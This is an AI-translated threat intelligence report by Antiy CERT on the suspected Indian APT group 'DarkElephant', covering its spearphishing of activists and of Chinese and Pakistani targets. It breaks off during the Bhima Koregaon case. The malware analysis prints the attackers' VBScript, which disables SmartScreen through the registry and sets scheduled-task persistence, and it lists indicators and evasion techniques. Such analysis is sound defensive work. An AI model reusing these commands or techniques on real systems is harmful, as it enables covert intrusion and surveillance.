DarkElephant Group: A Decade-long Hidden Cyber Attack

Antiy CERT

First draft completed: 4:30 PM, March 17, 2022

First published: 10:07 AM, June 17, 2022

Updated: 7:30 PM, June 16, 2022

The original report is in Chinese, and this version is an AI-translated edition.

Scan the QR code to get the latest report

Contents

1 Overview

The DarkElephant Group is a suspected Indian APT attack group that primarily targets social activists, social groups, and opposition political parties within India. It also steals critical intelligence from military and political targets in neighboring countries, such as China and Pakistan. The DarkElephant Group's primary attack method is to use Google/Yahoo email addresses or compromised email accounts to send highly deceptive spearphishing emails, tricking them into executing payloads containing sophisticated commercial remote control malware, equipped with multiple anti-virus tricks. Since at least 2012, the group has launched a decade-long cyberattack campaign targeting targets within India and neighboring countries, including China. Antiy CERT named the group "DarkElephant" due to its shady tactics in framing its targets within India (as evidenced by the executioners of the Bhima Koregaon case, which falsely implicated social activists), and the fact that its groupal structure remained largely hidden for over a decade. This article refers to the research results of other international security teams [1][2], and supplements the cyber attack activities of the "DarkElephant" group against important units in China. Finally, through tracing the source, it points out that the operators behind the group may be located in the Eastern Time Zone 5.5 (Indian National Standard Time).

2 Attack Organization Analysis

The overall characteristics of the "DarkElephant" group can be summarized as shown Table 2.

Table 2 "DarkElephant" group

Group name	**DarkElephant group**
Group nature	Advanced Persistent Threats
Suspected source	India
Event time	The earliest can be traced back to 2012 , and there are still active
Attack intent	Obtain individual and groupal information and stealing intelligence
Target	Social activists, social groups, opposition political parties, etc. in India; Military and political goals of India's neighboring countries such as China and Pakistan.
Attack methods	Spearfishing emails
Involved platforms	Windows, Android

Attack techniques	Memory decryption, memory injection, digital certificates, timestamp tampering, file volume filling
Bait type	Office documents, executable programs, self-extracting files, etc.
Exploiting vulnerabilities	CVE-2012-0158, CVE-2013-3906, CVE-2014-1761, CVE-2015-1641
Development language	C++, Visual Basic
Weapons and equipment	Mainly commercial remote control Trojans, such as NetWire, DarkComet, ParallaxRAT , GM Bot , etc.

In most observed attack cases, attackers prefer to use Google and Yahoo email accounts to disguise themselves as friends of recipients, celebrities, or well-known groups. The content of the emails is closely related to current affairs or the work of the recipients. The attackers have shown a strong and long-term interest in infiltrating and gaining information from social activists, social groups, and active figures from political parties such as the Communist Party of India (CPM) in India. They can conduct surveillance activities across multiple systems and platforms for many years against particularly important personal targets. As for military and political targets in other countries outside India, the attackers' main purpose is to steal secrets and lurk.

Figure 2The sample document mentioned that organizations in India were producing timed explosives.

After correlating and combining the publicly available data, we have compiled a list of typical attack samples from the DarkElephant group, as shown Table 2-1 .

Table 2-1 Typical sample of "DarkElephant" group

Timestamp	Bait theme	Bait type

2012.4.26	None (keystroke logger)	EXE program
… …	… …	EXE program
2014.11.16	An investigative report on the Dalit family massacre in India	DOC vulnerability document
2014.11.28	Final draft of India's Maoist path	DOC vulnerability document
2015.1.17	Indian Telugu magazine: Revolutionary Writers Association Literary and Cultural Monthly	DOC vulnerability document
2015.2.11	Indian Telugu magazine: Revolutionary Writers Association Literary and Cultural Monthly	DOC vulnerability document
2015.2.20	Indian Telugu magazine: Revolutionary Writers Association Literary and Cultural Monthly	DOC vulnerability document
2015.4.15	Judicial investigation report on the killing of Muslims by police in Telangana, India	DOC vulnerability document
2015.4.24	Indian Telugu magazine: Revolutionary Writers Association Literary and Cultural Monthly	DOC vulnerability document
2015.6.13	Nepali Maoist official Android app and Martyrs' Day party documents	DOC vulnerability document, Android APP
2015.6.14	Indian Mukti Marg Android app and meeting minutes files	DOC vulnerability document, Android APP
2015.7.18	Maoist Report of the Communist Party of India	DOC vulnerability document
2015.12.20	Indian PUDR Annual Conference Data	DOC vulnerability document
2015.12.26	Bombay High Court Writ	RAR self-extractor
2016.6.13	Another victory for Maoism in India , from Kobad Ghandy	DOC vulnerability document
2016.6.13	Another victory for Maoism in India , from Kobad Ghandy	DOC vulnerability document (compressed package)
2016.6.13	Another victory for Maoism in India , from Kobad Ghandy	RAR self-extractor
2016.12.3	Naxal Maoist rebellion in India	RAR self-extractor
2017.2.28	Photos of Indian Rubina Dilaik actors	RAR self-extractor
2017.3.19	List of missing Hajj pilgrims from Pakistan	RAR self-extractor
2017.3.19	Pakistan Hajj flight list	RAR self-extractor
2019.3.18	India's Supreme Court bans extremist group	RAR self-extractor
2019.3.23	United Nations Human Development Plan 2015	RAR self-extractor
2019.3.26	United Nations Human Development Plan 2015	RAR self-extractor
2019.3.30	Notice from the North Goa Branch, India	RAR self-extractor
2019.4.28	Thugs in India make timed explosives	RAR self-extractor
2019.5.19	Methodology for Surveying Indian Public Political Voices	RAR self-extractor

2020.1.6	Xinjiang, China	RAR self-extractor
2020.5.5	Pakistan Navy procurement plans	RAR self-extractor
2020.10.13	Chinese Navy diplomatic parcel damaged	RAR self-extractor
… …	… …	… …

In the samples above, the attackers employed various C2 operations techniques. As early as 2012, the DarkElephant group's keystroke loggers sent stolen data to hardcoded email addresses. Later, when using various commercial Trojans to steal secrets, they initially registered free dynamic domain names such as *.ddns.net and *.zapto.org. After 2020, they began to register deceptively named C2 domains.

Besides demonstrating a relatively low cost in setting up and operating network infrastructure, none of the observed attack samples contained any attacker-designed, data-stealing programs. Instead, the attackers primarily relied on established commercial remote access tools such as NetWire, DarkComet, and ParallaxRAT. This capability is presumably tailored to their primary mission: targeting vulnerable social activists concentrated in India who lack cybersecurity awareness and resources. In reality, any attempt to use this method to attack targets within my country would likely be easily detected and blocked.

3 The Espionage Incident Targeting China

3.1 Attack Process Analysis

October 13 , 2020, a suspicious email was received in the mailbox of an important domestic unit. The sender used a Gmail mailbox and was not in the unit's address book. The subject of the email was "Letter regarding the loss of a diplomatic package containing sensitive documents" and provided a network disk link for downloading the suspicious file in the body of the email.

This link is a shared link of a foreign network disk. Click it to download a ZIP compressed package named "Letter regarding loss of Diplomatic Bag with Sensitive Documents.zip". The package contains a self-extracting bait "Letter regarding loss of Diplomatic Bag with Sensitive Documents.exe" containing malicious code.



Figure 3-1 Contents of the ZIP archive

Table 3-1Self-extracting bait

Virus name	Trojan[Downloader]/Win32.Upatre
Original file name	Letter regarding loss of Diplomatic Bag with Sensitive Documents.exe
MD5	9F4649FF692011615D5CF3C5D410B95E
Processor architecture	Intel 386 or later, and compatibles
File size	3.15 MB (3306464 bytes)
File format	Win32 EXE
Timestamp	2012-06-09 13:19:49 UTC
Digital signature	Name: Information Civilized System Oy Valid From: 12:00 AM 01/13/2020 Valid To: 11:59 PM 01/12/2021 Thumbprint: 7FB3BF5C17D2E683653FC151ECC8A700DC226245 Serial Number: 00 97 DF 46 AC B2 6B 7C 81 A1 3C C4 67 B4 76 88 C8 Name: VThink Software Consulting Inc. Valid From: 2020-09-04 00:00:00 Valid To: 2021-09-04 23:59:59 Thumbprint: A7425B343917A65DB27268B8FEA5D6D4FD482F76 Serial Number: 8D 52 FB 12 A2 51 1E 86 BB B0 BA 75 C5 17 EA B0

The self-extracting decoy is signed by multiple digital certificates and contains four Trojan programs (Pollard.exe, Sexton.exe, Beltran.exe, and Wilcox.exe), the loader Nevaeh.exe and its configuration file Nevaeh.cfg, and the function script Meredith.vbs.



Figure 3-2 Contents of the self-extracting bait

And a cover document displayed to the victim after running: DiplomaticBag.pdf

No. Admn.9/2020 译：主题：外发外交包处理不当 September 18, 2020

Subject: **Mishandling of Outgoing Diplomatic Bag.**

译：据悉，2020年9月18日，该使团出境外交包在派出过程中被中方处理不当。其中，[redacted]总监督办公室（CNO）的邮包被撕开

It is informed that the outgoing Diplomatic Bag of this Mission was mishandled by the Chinese authorities on September 18, 2020 during the dispatch process. Among other, the mail packet of [redacted] (CNO), Shanghai was torn open.

2. During examination of the Bag in the Mission, it has been found that, in addition to the official mail, the packet comprised of few ties, children used books and official badges of Navy.

译：使团检查包时发现除了官方邮件外，包内还有几条领带、儿童用过的书籍和海军官方徽章。

3. While this Mission is taking up the matter with concerned authorities, it is reminded that guidelines of the Ministry of Foreign Affairs regarding Diplomatic mail be followed in letter and spirit. For future, the list of contents of the Mail packet may be provided by the Consulate with a certificate that the mail packet does not contain any prohibited items.

(Farhat Ayesha)
Head of Chancery

Foreign Affairs Office of the 译：[redacted]人民政府外事办公室
[redacted] Municipal People's Government
[redacted] Road (W)
[redacted] 200040, P. R. China

Copy to:
Production Department, 译：[redacted]国际机场货运站有限公司
[redacted] International Airport Cargo Terminal Co.
[redacted]

Figure 3-3 Disguising the contents of a document

When the self-extracting decoy is executed, it first runs the loader Nevaeh.exe. The loader then calls its configuration file Nevaeh.cfg and runs the script Meredith.vbs. Meredith.vbs is responsible for running four Trojan programs (Pollard.exe, Sexton.exe, Beltran.exe, and Wilcox.exe). These four Trojan programs decrypt the remote control Trojan payload and finally inject it into the memory of a white process on the system for execution. The overall process is outlined in Figure 3-4.



Figure 3-4 Overall attack flow chart

3.2 Loader Analysis

The loader Nevaeh.exe is actually the well-known automatic run tool Advanced Run, the attacker transmits parameters through the configuration file Nevaeh.cfg to silently execute the function script Meredith.vbs in the system's temporary directory, as shown in Figure Figure 3-5.



Figure 3-5 Loader parameters after calling the configuration file

3.3 Functional Script Analysis

Meredith.vbs script has a lot of comments in its code. The main functions are:

1. Display the cover document Diplomatic Bag.pdf to confuse the victim, as shown in Figure Figure 3-6.

```
set Schwartz = WScript.CreateObject("WScript.Shell")
Schwartz.Run "cmd /c %temp%\DiplomaticBag.pdf", 0
```

Figure 3-6 Open the decoy file

2. Forcefully disable the system's SmartScreen security function, as shown in Figure 3-73-7.

```
set PacificView = WScript.CreateObject("WScript.Shell")
PacificView.Run "cmd /c reg.exe add HKCU\Software\Classes\exefile\shell\open /v NoSmartScreen /t REG_DWORD /d 1 /f", 0
```

Figure 3-7Turn off the SmartScreen function

3. To achieve persistence, the Trojan programs Pollard.exe, Sexton.exe, Beltran.exe, and Wilcox.exe are all added to the scheduled tasks, as shown in Figure 3-83-8.

```
set RyannMata = WScript.CreateObject("WScript.Shell")
RyannMata.Run "cmd /c SCHTASKS /Create /SC MINUTE /MO 10 /TN Pollard /TR %temp%\Pollard.exe /F", 0
set Tristian = WScript.CreateObject("WScript.Shell")
Tristian.Run "cmd /c SCHTASKS /Create /SC MINUTE /MO 70 /TN Sexton /TR %temp%\Sexton.exe /F", 0
set Rogelio = WScript.CreateObject("WScript.Shell")
Rogelio.Run "cmd /c SCHTASKS /Create /SC HOURLY /MO 2 /TN Beltran /TR %temp%\Beltran.exe /F", 0
set EmelyMccann = WScript.CreateObject("WScript.Shell")
EmelyMccann.Run "cmd /c SCHTASKS /Create /SC HOURLY /MO 8 /TN Wilcox /TR %temp%\Wilcox.exe /F", 0
```

Figure 3-8 Add a task schedule

3.4 Trojan Program Analysis

Four Trojan programs (Pollard.exe, Sexton.exe, Beltran.exe, and Wilcox.exe) are scheduled to launch as part of a scheduled task. Upon launch, they run their corresponding four white processes and simultaneously decrypt the same shellcode in memory. This shellcode then injects a contained PE data segment (ParallaxRAT remote control Trojan) into the corresponding white process. Beltran.exe controls the rundll32.exe process, Pollard.exe controls the svchost.exe process, Sexton.exe controls the dllhost.exe process, and Wilcox.exe controls the notepad.exe process.



Figure 3-9 Decrypted shellcode data

Figure 3-10PE data to be injected into the notepad.exe white process

The relationship between the white process call and injection process is shown in Figure 3-113-11.



Figure 3-11 White process call and injection process diagram

The PE data injected into the white process belongs to the Parallax RAT remote control trojan. While running in memory, it attempts to connect to the domain asianmedics.today, resolving to the IP address 23.160.208.250 and port 8647. Parallax RAT is a publicly available commercial remote control malware with capabilities such as file management, keystroke logging, remote desktop, password theft, command execution, process management, upload, and execution. Its functionality is mature and stable, sufficient to support standard espionage operations.



Figure 3-12 A typical Parallax RAT control panel

3.5 Countermeasures Analysis

The above four Trojan programs all have the following three anti-analysis capabilities.

1. Possessing a digital signature: This allows for a certain level of anti-killing capabilities, confusing manual judgment during forensic analysis, and the signature is changed with almost every action.



Figure 3-13 All Trojan programs have digital signatures

2. File icon disguise: The subject matter is chosen very randomly and does not show any specific targeting.

Figure 3-14 Trojan programs are all disguised as icons



Figure 3-15 The same source Trojan program also has icon disguise

3. Timestamp tampering: All timestamps were uniformly tampered with to 2006-12-05 20:36:44 , intended to thwart time zone analysis.



Figure 3-16 All Trojan programs tamper with timestamps

In the subsequent homologous Trojans that were associated, in addition to the three commonly used countermeasures mentioned above, there are also methods such as filling useless bytes to form large files of hundreds of megabytes to resist cloud detection.

4 Bhima Koregaon Case

4.1 Attack Process Analysis

At 3:07 PM on June 13, 2016, prominent Indian activist Rona Wilson received an email from her friend Varavara Rao. The email instructed her to download and view the attached document, titled "another victory.doc", and stated that it came from Kobad (possibly Kobad Ghandy). Unbeknownst to Rona, Varavara Rao's email account had been compromised by hackers, and the attached document had been weaponized using vulnerabilities (CVE-2012-0158 and CVE-2015-1642). If opened, it would infect the system with the commercial remote access malware NetWire.



Figure 4-1 Attack Email 1 (Unsuccessful)

Rona Wilson discovered that the attached document could not be opened properly. She replied, requesting a new copy. Fourteen minutes later, the recipient sent a similar attack document, compressed in a ZIP format, with the message, "Hopefully, it will work this time".

